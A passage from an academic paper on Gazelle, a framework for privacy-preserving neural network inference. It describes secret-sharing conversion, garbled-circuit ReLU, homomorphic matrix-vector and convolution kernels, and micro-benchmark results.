In preparation for the evaluation of the subsequent non-linear activation layer $A$ must transform her PAHE ciphertext into additive shares. At the start of this step $A$ holds a ciphertext $[\mathbf{x}]$ (where $\mathbf{x}$ is a vector) and $B$ holds the private key. The first step is to transform this ciphertext such that both $A$ and $B$ hold an additive secret sharing of $\mathbf{x}$. This is accomplished by the server $A$ adding a random vector $\mathbf{r}$ to her ciphertext homomorphically to obtain an encryption $[\mathbf{x} + \mathbf{r}]$ and sending it to the client $B$. The client $B$ then decrypts this message to get his share. Thus the server $A$ sets her share $s_x = \mathbf{r}$ and $B$ sets his share $c_x = \mathbf{x} + \mathbf{r} \bmod p$.

Since $A$ chooses $\mathbf{r}$ uniformly at random $s_x$ does not contain any information about either the model or $B$'s input. Since $B$ does not know $\mathbf{r}$, $c_x$ has a uniform random distribution from $B$'s perspective. Moreover the security of the PAHE scheme ensures that $A$ has no way of figuring out what $c_x$ is.

We next evaluate the non-linear activation using Yao's GC protocol. At the start of this step both parties posses additive shares $(c_x, s_x)$ of the secret value of $x$ and want to compute $y = \mathsf{ReLU}(x)$ without revealing it completely to either party. We evaluate the non-linear activation function ReLU (in parallel for each component of $\mathbf{x}$) to get a secret sharing of the output $\mathbf{y} = \mathsf{ReLU}(\mathbf{x})$. This is done using our circuit from Figure 5, described in more detail below. The output of the garbled circuit evaluation is a pair of shares $s_y$ (for the server) and $c_y$ (for the client) such that $s_y + c_y = y \bmod p$. The security argument is exactly the same as after the first step, i.e. neither party has complete information and both shares appear uniformly random to their respective owners.

Once this is done, we are back where we started and we can repeat these steps until we evaluate the full network. We make the following two observations about our proposed protocol:

1. By using AHE for the linear layers, we ensure that the communication complexity of protocol is linear in the number of layers and the size of inputs for each layer.
2. At the end of the garbled circuit protocol we have an additive share that can be encrypted afresh. As such, we can view the re-encryption as an interactive bootstrapping procedure that clears the noise introduced by any previous homomorphic operation.

For the second step of the outline above, we employ the *boolean* circuit described in Figure 5. The circuit takes as input three vectors: $s_x = \mathbf{r}$ and $s_y = \mathbf{r}'$ (chosen at random) from the server, and $c_x$ from the client. The first block of the circuit computes the arithmetic sum of $s_x$ and $c_x$ over the integers and subtracts $p$ from to obtain the result mod $p$. (The decision of whether to subtract $p$ or not is made by the multiplexer). The second block of the circuit computes a ReLU function. The third block adds the result to $s_y$ to obtain the client's share of $y$, namely $c_y$. For more detailed benchmarks on the ReLU and MaxPool garbled circuit implementations, we refer the reader to Section 8. We note that this conversion strategy is broadly similar to the one developed in [25].

In our evaluations, we consider ReLU, Max-Pool and the square activation functions, the first two are by far the most commonly used ones in convolutional neural network design [28, 41, 39, 24]. Note that the square activation function popularized for secure neural network evaluation in [18] can be efficiently implemented by a simple interactive protocol that uses the PAHE scheme to generate the cross-terms.

The use of an IND-CPA-secure PAHE scheme for evaluating the linear layers guarantees the privacy of the client's inputs. However the PAHE scheme must also guarantee the confidentiality of the server's input, in other words, it should be *circuit-private*. Prior work addresses this problem in two ways. The first approach called noise-flooding adds a large amount of noise to the final ciphertext [15] to obscure any information leaked through the ciphertext noise. The second technique relies on bootstrapping, either using garbled circuits [17] or using the full power of an FHE scheme [11]. Noise-flooding causes an undesirable blow-up in the parameters of the underlying PAHE scheme, while the FHE-bootstrapping based solution is well beyond the scope of the simple PAHE schemes we employ. Thus, our solution builds a low-overhead circuit-private interactive decryption protocol (Appendix B) to improve the concrete efficiency of the garbled circuit approach (as in [17]) as applied to the BFV scheme [4, 14].



Figure 5: Our combined circuit for steps (a), (b) and (c) for the non-linear layers. The "+" gates refer to an integer addition circuit, "-" refers to an integer subtraction circuit and the ">" refers to the circuit refers to a greater than comparison. Note that the borrow of the subtraction gates is used as the select for the first and last multiplexer

## 5 Fast Homomorphic Matrix-Vector Multiplication

We next describe the homomorphic linear algebra kernels that compute matrix-vector products (for FC layers) and 2D convolutions (for Conv layers). In this section, we focus on matrix-vector product kernels which multiply a plaintext matrix with an encrypted vector. We start with the easiest to explain (but the slowest and most communication-inefficient) methods and move on to describing optimizations that make matrix-vector multiplication much faster. In particular, our *hybrid method* (see Table 4 and the description below) gives us the best performance among all our homomorphic matrix-vector multiplication methods. For example, multiplying a $128 \times 1024$ matrix with a length-1024 vector using our hybrid scheme takes about 16ms(For detailed benchmarks, we refer the reader to Section 7.3). In all the subsequent examples, we will use an FC layer with $n_i$ inputs and

Table 2: Comparing matrix-vector product algorithms by operation count, noise growth and number of output ciphertexts

| | Perm (Hoisted)[a] | Perm | SIMDScMult | SIMDAdd | Noise | #out_ct[b] |
|---|---|---|---|---|---|---|
| Naïve | 0 | $n_o \cdot \log n_i$ | $n_o$ | $n_o \cdot \log n_i$ | $\eta_{\mathsf{naive}} := \eta_0 \cdot \eta_{\mathsf{mult}} \cdot n_i + \eta_{\mathsf{rot}} \cdot (n_i - 1)$ | $n_o$ |
| Naïve (Output packed) | 0 | $n_o \cdot \log n_i + n_o - 1$ | $2 \cdot n_o$ | $n_o \cdot \log n_i + n_o$ | $\eta_{\mathsf{naive}} \cdot \eta_{\mathsf{mult}} \cdot n_o + \eta_{\mathsf{rot}} \cdot (n_o - 1)$ | 1 |
| Naïve (Input packed) | 0 | $\frac{n_o \cdot n_i}{n} \cdot \log n_i$ | $\frac{n_o \cdot n_i}{n}$ | $\frac{n_o \cdot n_i}{n} \cdot \log n_i$ | $\eta_0 \cdot \eta_{\mathsf{mult}} \cdot n_i + \eta_{\mathsf{rot}} \cdot (n_i - 1)$ | $\frac{n_o \cdot n_i}{n}$ |
| Diagonal | $n_i - 1$ | 0 | $n_i$ | $n_i$ | $(\eta_0 + \eta_{\mathsf{rot}}) \cdot \eta_{\mathsf{mult}} \cdot n_i$ | 1 |
| Hybrid | $\frac{n_o \cdot n_i}{n} - 1$ | $\log \frac{n}{n_o}$ | $\frac{n_o \cdot n_i}{n}$ | $\frac{n_o \cdot n_i}{n} + \log \frac{n}{n_o}$ | $(\eta_0 + \eta_{\mathsf{rot}}) \cdot \eta_{\mathsf{mult}} \cdot n_i + \eta_{\mathsf{rot}} \cdot (\frac{n_i}{n_o} - 1)$ | 1 |

[a] Rotations of the input with a common PermDecomp [b] Number of output ciphertexts
[c] All logarithms are to base 2

$n_o$ outputs as a running example. For simplicity of presentation, unless stated otherwise we assume that $n$, $n_i$ and $n_o$ are powers of two. Similarly we assume that $n_o$ and $n_i$ are smaller than $n$. If not, we can split the original matrix into $n \times n$ sized blocks that are processed independently.

**The Naïve Method.** In the naïve method, each row of the $n_o \times n_i$ plaintext weight matrix $\mathbf{W}$ is encoded into a separate plaintext vectors (see Figure 6). Each such vector is of length $n$; where the first $n_i$ entries contain the corresponding row of the matrix and the other entries are padded with 0. These plaintext vectors are denoted $\mathbf{w}_0, \mathbf{w}_1, \ldots, \mathbf{w}_{(n_o-1)}$. We then use SIMDScMult to compute the component-wise product of with the encrypted input vector $[\mathbf{v}]$ to get $[\mathbf{u}_i] = [\mathbf{w}_i \circ \mathbf{v}]$. In order to compute the inner-product what we need is actually the sum of the entries in each of these vectors $\mathbf{u}_i$.

This can be achieved by a "rotate-and-sum" approach, where we first rotate the entries of $[\mathbf{u}_i]$ by $n_i/2$ positions. The result is a ciphertext whose first $n_i/2$ entries contain the sum of the first and second halves of $\mathbf{u}_i$. One can then repeat this process for $\log_2 n_i$ iterations, rotating by half the previous rotation on each iteration, to get a ciphertext whose first slot contains the first component of $\mathbf{Wv}$. By repeating this procedure for each of the $n_o$ rows we get $n_o$ ciphertexts, each containing one element of the result.

Based on this description, we can derive the following performance characteristics for the naïve method:

- The total cost is $n_o$ SIMD scalar multiplications, $n_o \cdot \log_2 n$ rotations (automorphisms) and $n_o \cdot \log_2 n$ SIMD additions.
- The noise grows from $\eta$ to $\eta \cdot \eta_{\mathsf{mult}} \cdot n + \eta_{\mathsf{rot}} \cdot (n-1)$ where $\eta_{\mathsf{mult}}$ is the multiplicative noise growth factor for SIMD multiplication and $\eta_{\mathsf{rot}}$ is the additive noise growth for a rotation. This is because the one SIMD multiplication turns the noise from $\eta \mapsto \eta \cdot \eta_{\mathsf{mult}}$, and the sequence of rotations and additions grows the noise as follows:
  $\eta \cdot \eta_{\mathsf{mult}} \mapsto (\eta \cdot \eta_{\mathsf{mult}}) \cdot 2 + \eta_{\mathsf{rot}} \mapsto (\eta \cdot \eta_{\mathsf{mult}}) \cdot 4 + \eta_{\mathsf{rot}} \cdot 3 \mapsto \ldots$
  which gives us the above result.
- Finally, this process produces $n_o$ many ciphertexts each one containing just one component of the result.

This last fact turns out to be an unacceptable efficiency barrier. In particular, the total network bandwidth becomes quadratic in the input size and thus contradicts the entire rationale of using PAHE for linear algebra. Ideally, we want the entire result to come out in packed form *in a single ciphertext* (assuming, of course, that $n_o \leq n$).

A final subtle point that needs to noted is that if $n$ is not a power of two, then we can continue to use the same rotations as before, but all slots except the first slot leak information about partial sums. We therefore *must* add a random number to these slots to destroy this extraneous information about the partial sums.

### 5.1 Output Packing

The very first thought to mitigate the ciphertext blowup issue we just encountered is to take the many output ciphertexts and somehow pack the results into one. Indeed, this can be done by (a) doing a SIMD scalar multiplication which zeroes out all but the first coordinate of each of the out ciphertexts; (b) rotating each of them by the appropriate amount so that the numbers are lined up in different slots; and (c) adding all of them together.

Unfortunately, this results in unacceptable noise growth. The underlying reason is that we need to perform two serial SIMD scalar multiplications (resulting in an $\eta_{\mathsf{mult}}^2$ factor; see Table 4). For most practical settings, this noise growth forces us to use ciphertext moduli that are larger 64 bits, thus overflowing the machine word. This necessitates the use of a Double Chinese Remainder Theorem (DCRT) representation similar to [16] which substantially slows down computation. Instead we use an algorithmic approach to control noise growth allowing the use of smaller moduli and avoiding the need for DCRT.



Figure 6: The naïve method is illustrated on the left and the diagonal method of Halevi and Shoup [22] is illustrated on the right. The entries in a single color live in the same ciphertext. The key feature of the diagonal method is that no two elements of the matrix that influence the same output element appear with the same color.

### 5.2 Input Packing

Before moving on to more complex techniques we describe an orthogonal approach to improve the naïve method when $n_i \ll n$. The idea is to pack multiple copies of the input into a single ciphertext. This allows us better utilization of the slots by computing multiple outputs in parallel.

In detail we can (a) pack $n/n_i$ many different rows into a single plaintext vector; (b) pack $n/n_i$ *copies* of the input vector into a single ciphertext; and (c) perform the rest of the naïve method as-is except that the rotations are not applied to the whole ciphertext but block-by-block (thus requiring $\log(n_i)$ many rotations). Roughly speaking, this achieves communication and computation as if the number of rows of the matrix were $n'_o = (n_o \times n_i)/n$ instead of $n_o$. When $n_i \ll n$, we have $n'_o \ll n_o$.

**The Diagonal Method.** The diagonal method as described in the work of Halevi and Shoup [22] (and implemented in [21]) provides another potential solution to the problem of a large number of output ciphertexts. The key high-level idea is to arrange the matrix elements in such a way that after the SIMD scalar multiplications, "interacting elements" of the matrix-vector product never appear in a single ciphertext. Here, "interacting elements" are the numbers that need to be added together to obtain the final result. The rationale is that if this happens, we never need to add two numbers that live in different slots of the same ciphertexts, thus avoiding ciphertext rotation.

To do this, we encode the diagonal of the matrix into a vector which is then SIMD scalar multiplied with the input vector. The second diagonal (namely, the elements $\mathbf{W}_{0,1}, \mathbf{W}_{1,2}, \ldots, \mathbf{W}_{n_o-1,0}$) is encoded into another vector which is then SIMD scalar multiplied with a rotation (by one) of the input vector, and so on. Finally, all these vectors are added together to obtain the output vector *in one shot*.

The cost of the diagonal method is:

- The total cost is $n_i$ SIMD scalar multiplications, $n_i - 1$ rotations (automorphisms), and $n_i - 1$ SIMD additions.
- The noise grows from $\eta$ to $(\eta + \eta_{\mathsf{rot}}) \cdot \eta_{\mathsf{mult}} \times n_i$ which, for the parameters we use, is larger than that of the naïve method, but much better than the naïve method with output packing. Roughly speaking, the reason is that in the diagonal method, since rotations are performed before scalar multiplication, the noise growth has a $\eta_{\mathsf{rot}} \cdot \eta_{\mathsf{mult}}$ factor whereas in the naïve method, the order is reversed resulting in a $\eta_{\mathsf{mult}} + \eta_{\mathsf{rot}}$ factor.
- Finally, this process produces *a single* ciphertext that has the entire output vector in packed form already.

In our setting (and we believe in most reasonable settings), the additional noise growth is an acceptable compromise given the large gain in the output length and the corresponding gain in the bandwidth and the overall run-time. Furthermore, the fact that all rotations happen on the input ciphertexts prove to be very important for an optimization of [23] we describe in Appendix A, called "hoisting", which lets us amortize the cost of many *input* rotations.

**A Hybrid Approach.** One issue with the diagonal approach is that the number of Perm is equal to $n_i$. In the context of FC layers $n_o$ is often much lower than $n_i$ and hence it is desirable to have a method where the Perm is close to $n_o$. Our hybrid scheme achieves this by combining the best aspects of the naïve and diagonal schemes. We first extended the idea of diagonals for a square matrix to squat rectangular weight matrices as shown in Figure 6 and then pack the weights along these extended diagonals into plaintext vectors. These plaintext vectors are then multiplied with $n_o$ rotations of the input ciphertext similar to the diagonal method. Once this is done we are left with a single ciphertext that contains $n/n_o$ chunks each contains a partial sum of the $n_o$ outputs. We can proceed similar to the naïve method to accumulate these using a "rotate-and-sum" algorithm.

We implement an input packed variant of the hybrid method and the performance and noise growth characteris-



Figure 7: Four example extended digaonals after accounting for the rotation group structure



Figure 8: Padded SISO Convolution

tics (following a straightforward derivation) are described in Table 4. We note that hybrid method trades off hoistable input rotations in the Diagonal method for output rotations on distinct ciphertexts (which cannot be "hoisted out"). However, the decrease in the number of input rotations is multiplicative while the corresponding increase in the number of output rotations is the logarithm of the same multiplicative factor. As such, the hybrid method almost always outperforms the Naive and Diagonal methods. We present detailed benchmarks over a selection of matrix sizes in Table 8.

We close this section with two important implementation details. First, recall that in order to enable faster NTT, our parameter selection requires $n$ to be a power of two. As a result the permutation group we have access to is the group of half rotations ($C_{n/2} \times C_2$), i.e. the possible permutations are compositions of rotations by up to $n/2$ for the two $n/2$-sized segments, and swapping the two segments. The packing and diagonal selection in the hybrid approach are modified to account for this by adapting the definition of the extended diagonal to be those entries of $\mathbf{W}$ that would be multiplied by the corresponding entries of the ciphertext when the above Perm operations are performed as shown in Figure 7. Finally, as described in section 3 we control the noise growth in SIMDScMult using plaintext windows for the weight matrix $\mathbf{W}$.

## 6 Fast Homomorphic Convolutions

We now move on to the implementation of homomorphic kernels for Conv layers. Analogous to the description of FC layers we will start with simpler (and correspondingly less efficient) techniques before moving on to our final optimized implementation. In our setting, the server has access to a plaintext filter and it is then provided encrypted input images, which it must homomorphically convolve with its filter to produce encrypted output images. As a running example for this section we will consider a $(f_w, f_h, c_i, c_o)$-Conv layer with the *same* padding scheme, where the input is specified by the tuple $(w_i,\ h_i,\ c_i)$. In order to better emphasize the key ideas, we will split our presentation into two parts: first we will describe the single input single output (SISO) case, i.e. $(c_i = 1, c_o = 1)$ followed by the more general case where we have multiple input and output channels, a subset of which may fit within a single ciphertext.

**Padded SISO.** As seen in section 2, *same* style convolutions require that the input be zero-padded. As such, in this approach, we start with a zero-padded version of the input with $(f_w - 1)/2$ zeros on the left and right edges and $(f_h - 1)/2$ zeros on the top and bottom edges. We assume for now that this padded input image is small enough to fit within a single ciphertext i.e. $(w_i + f_w - 1) \cdot (h_i + f_h - 1) \leq n$ and is mapped to the ciphertext slots in a raster scan fashion. We then compute $f_w \cdot f_h$ rotations of the input and scale them by the corresponding filter coefficient as shown in Figure 8. Since all the rotations are performed on a common input image, they can benefit from the hoisting optimization. Note that similar to the naïve matrix-vector product algorithm, the values on the periphery of the output image leak partial products and must be obscured by adding random values.

**Packed SISO.** While the above the technique computes the correct 2D-convolution it ends up wasting $(w_i + f_w - 1) \cdot (h_i + f_h - 1) - w_i \cdot h_i$ slots in zero padding. If either the input image is small or if the filter size is large, this can amount to a significant overhead. We resolve this issue by using the ability of our PAHE scheme to multiply different slots with different scalars when performing SIMDScMult. As a result, we can pack the input tightly and generate $f_w \cdot f_h$ rotations. We then multiply these rotated ciphertexts with *punctured plaintexts* which have zeros in the appropriate locations as shown in Figure 9. Accumulating these products gives us a single ciphertext that, as a bonus, contains the convolution result without any leakage of partial information.

Finally, we note that the construction of the punctured



Figure 9: Packed SISO Convolution. (Zeros in the punctured plaintext shown in white.)

Table 3: Comparing SISO 2D-convolutions

| | Perm | # slots |
|---|---|---|
| Padded | $f_w f_h - 1$ | $(w_i + f_w - 1)(h_i + f_h - 1)$ |
| Packed | $f_w f_h - 1$ | $w_i h_i$ |



Figure 10: Decomposing a strided convolutions into simple convolutions ($f_w = f_h = 3$ and $s_x = s_y = 2$)

plaintexts does not depend on either the encrypted image or the client key information and as such, the server can precompute these values once for multiple clients. We summarize these results in Table 3.

### 6.1 Strided Convolutions

We handle strided convolutions by decomposing the strided convolution into a sum of simple convolutions each of which can be handled as above. We illustrate this case for $f_w = f_h = 3$ and $s_x = s_y = 2$ in Figure 10.

### 6.2 Low-noise Batched Convolutions

We make one final remark on a potential application for padded SISO convolutions. Padded SISO convolutions are computed as a sum of rotated versions of the input images multiplied by corresponding constants $f_{x,y}$. The coefficient domain representation of these plaintext vectors is $(f_{x,y},0,\ldots,0)$. As a result, the noise growth factor is $\eta_{\mathsf{mult}} = f_{x,y} \cdot \sqrt{n}$ as opposed to $p \cdot \sqrt{n}$, consequently noise growth depends only on the value of the filter coefficients and *not* on the size of the plaintext space $p$. The direct use of this technique precludes the use of channel packing since the filter coefficients are channel dependent. One potential application that can mitigate this issue is when we want to classify a batch of multiple images. In this context, we can pack the same channel from multiple classifications allowing us to use a simple constant filter. This allows us to trade-off classification latency for higher throughput. Note however that similar to padded SISO convolutions, this has two problems: (a) it results in lower slot utilization compare to packed approaches, and (b) the padding scheme reveals the size of the filter.

Now that we have seen how to compute a single 2D-convolution we will look at the more general multi-channel case.

**Single Channel per Ciphertext.** The straightforward approach for handling the multi-channel case is to encrypt the various channels into distinct ciphertexts. We can then SISO convolve these $c_i$-ciphertexts with each of the $c_o$ sets of filters to generate $c_o$ output ciphertexts. Note that although we need $c_o \cdot c_i \cdot f_h \cdot f_w$ SIMDAdd and SIMDScMult calls, just $c_i \cdot f_h \cdot f_w$ many Perm operations on the input suffice, since the rotated inputs can be reused to generate each of the $c_o$ outputs. Furthermore, each these rotation can be hoisted and hence we require just $c_i$ many PermDecomp calls and $c_i \cdot f_h \cdot f_w$ many PermAuto calls.

**Channel Packing** Similar to input-packed matrix-vector products, the computation of multi-channel convolutions can be further sped up by packing multiple channels in a single ciphertext. We represent the number of channels that fit in a single ciphertext by $c_n$. Channel packing allows us to perform $c_n$-SISO convolutions in parallel in a SIMD fashion. We maximize this parallelism by using Packed SISO convolutions which enable us to tightly pack the input channels without the need for any additional padding.

For simplicity of presentation, we assume that both $c_i$ and $c_o$ are integral multiples of $c_n$. Our high level goal is to then start with $c_i/c_n$ input ciphertexts and end up with $c_o/c_n$ output ciphertexts where each of the input and output ciphertexts contains $c_n$ distinct channels. We achieve this in two steps: (a) convolve the input ciphertexts in a SISO fashion to generate $(c_o \cdot c_i)/c_n$ intermediate ciphertexts that contain all the $c_o \cdot c_i$-SISO convolutions and (b) accumulate these intermediate ciphertexts into output ciphertexts.

Since none of the input ciphertexts repeat an input channel, none of the intermediate ciphertexts can contain SISO convolutions corresponding to the same input channel. A similar constraint on the output ciphertexts implies that none of the intermediate ciphertexts contain SISO convolutions corresponding to the same output. In particular, a potential grouping of SISO convolutions that satisfies these constraints is the *diagonal grouping*. More formally the $k^{th}$ intermediate ciphertext in the diagonal grouping contains the following ordered set of $c_n$-SISO convolutions:

$$\{\, (\lfloor k/c_i \rfloor \cdot c_n + l, \\ \lfloor (k \bmod c_i)/c_n \rfloor \cdot c_n + ((k+l) \bmod c_n)) \mid l \in [0, c_n) \,\}$$

where each tuple $(x_o, x_i)$ represents the SISO convolution



Figure 11: Diagonal Grouping for Intermediate Ciphertexts ($c_i = c_o = 8$ and $c_n = 4$)

corresponding to the output channel $x_o$ and input channel $x_i$. Given these intermediate ciphertexts, one can generate the output ciphertexts by simply accumulating the $c_o/c_n$-partitions of $c_i$ consecutive ciphertexts. We illustrate this grouping and accumulation when $c_i = c_o = 8$ and $c_n = 4$ in Figure 11. Note that this grouping is very similar to *the diagonal style of computing matrix vector products*, with single slots now being replaced by entire SISO convolutions.

Since the second step is just a simple accumulation of ciphertexts, the major computational complexity of the convolution arise in the computation of the intermediate ciphertexts. If we partition the set of intermediate ciphertexts into $c_n$-sized *rotation sets* (shown in grey in Figure 11), we see that each of the intermediate ciphertexts is generated by different rotations of the same input. This observation leads to two natural approaches to compute these intermediate ciphertexts.

**Input Rotations.** In the first approach, we generate $c_n$ rotations of every input ciphertext and then perform Packed SISO convolutions on each of these rotations to compute all the intermediate rotations required by $c_o/c_n$ rotation sets. Since each of the SISO convolutions requires $f_w \cdot f_h$ rotations, we require a total of $(c_n \cdot f_w \cdot f_h - 1)$ rotations (excluding the trivial rotation by zero) for each of the $c_i/c_n$ inputs. Finally we remark that by using the hoisting optimization we compute all these rotations by performing just $c_i/c_n$ PermDecomp operations.

**Output Rotations.** The second approach is based on the realization that instead of generating $(c_n \cdot f_w \cdot f_h - 1)$ input rotations, we can reuse $(f_w \cdot f_h - 1)$ rotations in each rotation-set to generate $c_n$ convolutions and then simply rotate $(c_n - 1)$ of these to generate all the intermediate ciphertexts. This approach then reduces the number of input rotations by factor of $c_n$ while requiring $(c_n - 1)$ rotations for each of the $(c_i \cdot c_o)/c_n^2$ rotation sets. Note that while $(f_w \cdot f_h - 1)$ input rotations per input ciphertext can share a common PermDecomp each of the output rotations occur on a distinct ciphertext and cannot benefit from hoisting.

We summarize these numbers in Table 4. The choice between the input and output rotation variants is an interesting trade-off that is governed by the size of the 2D filter. This trade-off is illustrated in more detail with concrete benchmarks in section 7. Finally, we remark that similar to the matrix-vector product computation, the convolution algorithms are also tweaked to work with the half-rotation permutation group and use plaintext windows to control the scalar multiplication noise growth.

## 7 Implementation and Micro-benchmarks

Next we describe the implementation of the Gazelle framework starting with the chosen cryptographic primitives (7.1). We then describe our evaluation test-bed (7.2) and finally conclude this section with detailed micro-benchmarks (7.3) for all the operations to highlight the individual contributions of the techniques described in the previous sections.

### 7.1 Cryptographic Primitives

Gazelle needs two main cryptographic primitives for neural network inference: a packed additive homomorphic encryption (PAHE) scheme and a two-party secure computation (2PC) scheme. Parameters for both schemes are selected for a 128-bit security level. For the PAHE scheme we instantiate the Brakerski-Fan-Vercauteren (BFV) scheme [4, 14], with $n = 2048$, 20-bit plaintext modulus, 60-bit ciphertext modulus and $\sigma = 4$ according to the analysis of Section 3.5.

For the 2PC framework, we use Yao's Garbled circuits [44]. The main reason for choosing Yao over Boolean secret sharing schemes (such as the Goldreich-Micali-Wigderson protocol [19] and its derivatives) is that the constant number of rounds results in good performance over long latency links. Our garbling scheme is an extension of the one presented in JustGarble [3] which we modify to also incorporate the Half-Gates optimization [45]. We base our oblivious transfer (OT) implementation on the classic Ishai-Kilian-Nissim-Petrank (IKNP) [27] protocol from libOTe [33]. Since we use 2PC for implementing the ReLU, MaxPool and FHE-2PC transformation gadget, our circuit garbling phase only depends on the neural network topology and is independent of the client input. As such, we move it to the offline phase of the computation while the OT Extension and circuit evaluation is run during the online phase of the computation.

### 7.2 Evaluation Setup

All benchmarks were generated using c4.xlarge AWS instances which provide a 4-threaded execution environment (on an Intel Xeon E5-2666 v3 2.90GHz CPU) with 7.5GB of system memory. Our experiments were conducted using Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1041-aws)

Table 4: Comparing multi-channel 2D-convolutions

| | PermDecomp | Perm | #in_ct | #out_ct |

and our library was compiled using GCC 5.4.0 using the '-O3' optimization setting and enabling support for the AES-NI instruction set. Our schemes are evaluated in the LAN setting similar to previous work with both instances in the us-east-1a availability zone.

### 7.3 Micro-benchmarks

In order to isolate the impact of the various techniques and identify potential optimization opportunities, we first present micro-benchmarks for the individual operations.

**Arithmetic and PAHE Benchmarks.** We first benchmark the impact of the faster modular arithmetic on the NTT and the homomorphic evaluation run-times. Table 5 shows that the use of a pseudo-Mersenne ciphertext modulus coupled with lazy modular reduction improves the NTT and inverse NTT by roughly 7×. Similarly Barrett reduction for the plaintext modulus improves the plaintext NTT runtimes by more than 5×. These run-time improvements are also reflected in the performance of the primitive homomorphic operations as shown in Table 6.

Table 7 demonstrates the noise performance trade-off inherent in the permutation operation. Note that an individual permutation after the initial decomposition is roughly 8-9× faster than a permutation without any pre-computation. Finally we observe a linear growth in the run-time of the permutation operation with an increase in the number of windows, allowing us to trade off noise performance for run-time if few future operations are desired on the permuted ciphertext.

Table 7: Permutation Microbenchmarks

| # windows | PermKeyGen | Key Size | PermAuto | Noise |
|---|---|---|---|---|
| | t ($\mu$s) | kB | t ($\mu$s) | bits |
| 3 | 466 | 49.15 | 35 | 29.3 |
| 6 | 925 | 98.30 | 57 | 19.3 |
| 12 | 1849 | 196.61 | 100 | 14.8 |

**Linear Algebra Benchmarks.** Next we present micro-benchmarks for the linear algebra kernels. In particular we focus on matrix-vector products and 2D convolutions since these are the operations most frequently used in neural network inference. Before performing these operations, the server must perform a one-time *client-independent setup* that pre-processes the matrix and filter coefficients. In contrast with the offline phase of 2PC, this computation is NOT repeated per classification or per client and can be performed without any knowledge of the client keys. In the following results, we represent the time spent in this amortizable setup operation as $t_{setup}$. Note that $t_{offline}$ for both these protocols is zero.

The matrix-vector product that we are interested in corresponds to the multiplication of a plaintext matrix with a packed ciphertext vector. We first start with a comparison of three matrix-vector multiplication techniques:

1. **Naive**: Every slot of the output is generated independently by computing an inner-product of a row of the matrix with ciphertext column vector.
2. **Diagonal**: Rotations of the input are multiplied by the generalized diagonals from the plaintext matrix and added to generate a packed output.
3. **Hybrid**: Use the diagonal approach to generate a single output ciphertext with copies of the output partial sums. Use the naive approach to generate the final output from this single ciphertext

Table 8: Matrix Multiplication Microbenchmarks

| | | #in_rot | #out_rot | #mac | $t_{online}$ | $t_{setup}$ |
|---|---|---|---|---|---|---|
| 2048×1 | **N** | 0 | 11 | 1 | 7.9 | 16.1 |
| | **D** | 2047 | 0 | 2048 | 383.3 | 3326.8 |
| | **H** | 0 | 11 | 1 | 8.0 | 16.2 |
| 1024×128 | **N** | 0 | 1280 | 128 | 880.0 | 1849.2 |
| | **D** | 1023 | 1024 | 2048 | 192.4 | 1662.8 |
| | **H** | 63 | 4 | 64 | 16.2 | 108.5 |
| 1024×16 | **N** | 0 | 160 | 16 | 110.3 | 231.4 |
| | **D** | 1023 | 1024 | 2048 | 192.4 | 1662.8 |
| | **H** | 7 | 7 | 8 | 7.8 | 21.8 |
| 128×16 | **N** | 0 | 112 | 16 | 77.4 | 162.5 |
| | **D** | 127 | 128 | 2048 | 25.4 | 206.8 |
| | **H** | 0 | 7 | 1 | 5.3 | 10.5 |

Table 9: Convolution Microbenchmarks

| Input (W×H, C) | Filter (W×H, C) | Algorithm | $t_{online}$ (ms) | $t_{setup}$ (ms) |
|---|---|---|---|---|
| (28×28,1) | (5×5,5) | **I** | 14.4 | 11.7 |
| | | **O** | 9.2 | 11.4 |
| (16×16,128) | (1×1,128) | **I** | 107 | 334 |
| | | **O** | 110 | 226 |
| (32×32,32) | (3×3,32) | **I** | 208 | 704 |
| | | **O** | 195 | 704 |
| (16×16,128) | (3×3,128) | **I** | 767 | 3202 |
| | | **O** | 704 | 3312 |

We compare these techniques for the following matrix sizes: $2048 \times 1$, $1024 \times 128$, $128 \times 16$. For all these methods we report the online computation time and the time required to setup the scheme in milliseconds. Note that this setup needs to be done exactly once per network and need not be repeated per inference. The naive scheme uses a 20bit plaintext window ($w_{pt}$) while the diagonal and hybrid schemes use 10bit plaintext windows. All schemes use a 7bit relinearization window ($w_{relin}$).

Finally we remark that our matrix multiplication scheme is extremely parsimonious in the online bandwidth. The two-way online message sizes for all the matrices are given by $(w+1) * ct_{sz}$ where $ct_{sz}$ is the size of a single ciphertext (32 kB for our parameters).

Next we compare the two techniques we presented for 2D convolution: input rotation **(I)** and output rotation **(O)** in Table 9. We present results for four convolution sizes with increasing complexity. Note that the $5 \times 5$ convolution is strided convolution with a stride of 2. All results are presented with a 10bit $w_{pt}$ and a 8bit $w_{relin}$.

As seen from Table 9, the output rotation variant is usually the faster variant since it reuses the same input multiple times. Larger filter sizes allow us to save more rotations and hence experience a higher speed-up, while for the $1 \times 1$ case the input rotation variant is faster. Finally, we note that in all cases we pack both the input and output activations using the minimal number of ciphertexts.

Table 10: Activation and Pooling Microbenchmarks

| Algorithm | Outputs | $t_{offline}$ (ms) | $t_{online}$ (ms) | $BW_{offline}$ (MB) | $BW_{online}$ (MB) |
|---|---|---|---|---|---|
| Square | 2048 | 0.5 | 1.4 | 0 | 0.093 |
| ReLU | 1000 | 89 | 15 | 5.43 | 1.68 |
| | 10000 | 551 | 136 | 54.3 | 16.8 |
| MaxPool | 1000 | 164 | 58 | 15.6 | 8.39 |
| | 10000 | 1413 | 513 | 156.0 | 83.9 |

**Square, ReLU and MaxPool Benchmarks.** We round our discussion of the operation micro-benchmarks with the various activation functions we consider. In the networks of interest, we come across two major activation functions: Square and ReLU. Additionally we also benchmark the MaxPool layer with $(2 \times 2)$-sized windows.

For square pooling, we implement a simple interactive protocol using our additively homomorphic encryption scheme. For ReLU and MaxPool, we implement a garbled circuit based interactive protocol. The results for both are presented in Table 10.

## 8 Network Benchmarks and Comparison

Next we compose the individual layers from the previous sections and evaluate complete networks. For ease of comparison with previous approaches, we report runtimes and network bandwidth for MNIST and CIFAR-10 image classification tasks. We segment our comparison based on the CNN topology. This allows us to clearly demonstrate the speedup achieved by Gazelle as opposed to gains through network redesign.

**The MNIST Dataset.** MNIST is a basic image classification task where we are provided with a set of $28 \times 28$ grayscale images of handwritten digits in the range $[0-9]$. Given an input image our goal is to predict the correct handwritten digit it represents. We evaluate this task using four published network topologies which use a combination of FC and Conv layers:

**A** 3-FC with square activation from [30].
**B** 1-Conv and 2-FC with square activation from [18].
**C** 1-Conv and 2-FC with ReLU activation from [36].
**D** 2-Conv and 2-FC with ReLU and MaxPool from [29].

